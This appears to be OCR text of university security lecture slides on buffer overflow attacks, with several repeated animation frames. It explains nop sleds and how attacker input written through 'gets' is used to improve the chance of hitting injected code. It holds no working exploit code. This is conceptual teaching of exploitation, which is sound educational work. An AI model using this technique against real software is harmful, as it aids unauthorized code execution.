
Improving our chances: `nop` sleds

`nop` is a single-byte instruction
(just moves to the next instruction)




Improving our chances: `nop` sleds

`nop` is a single-byte instruction
(just moves to the next instruction)




Improving our chances: `nop` sleds

`nop` is a single-byte instruction
(just moves to the next instruction)




Improving our chances: `nop` sleds

`nop` is a single-byte instruction
(just moves to the next instruction)




Now we improve our chances of guessing by a factor of #nops

Putting it all together




Putting it all together

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



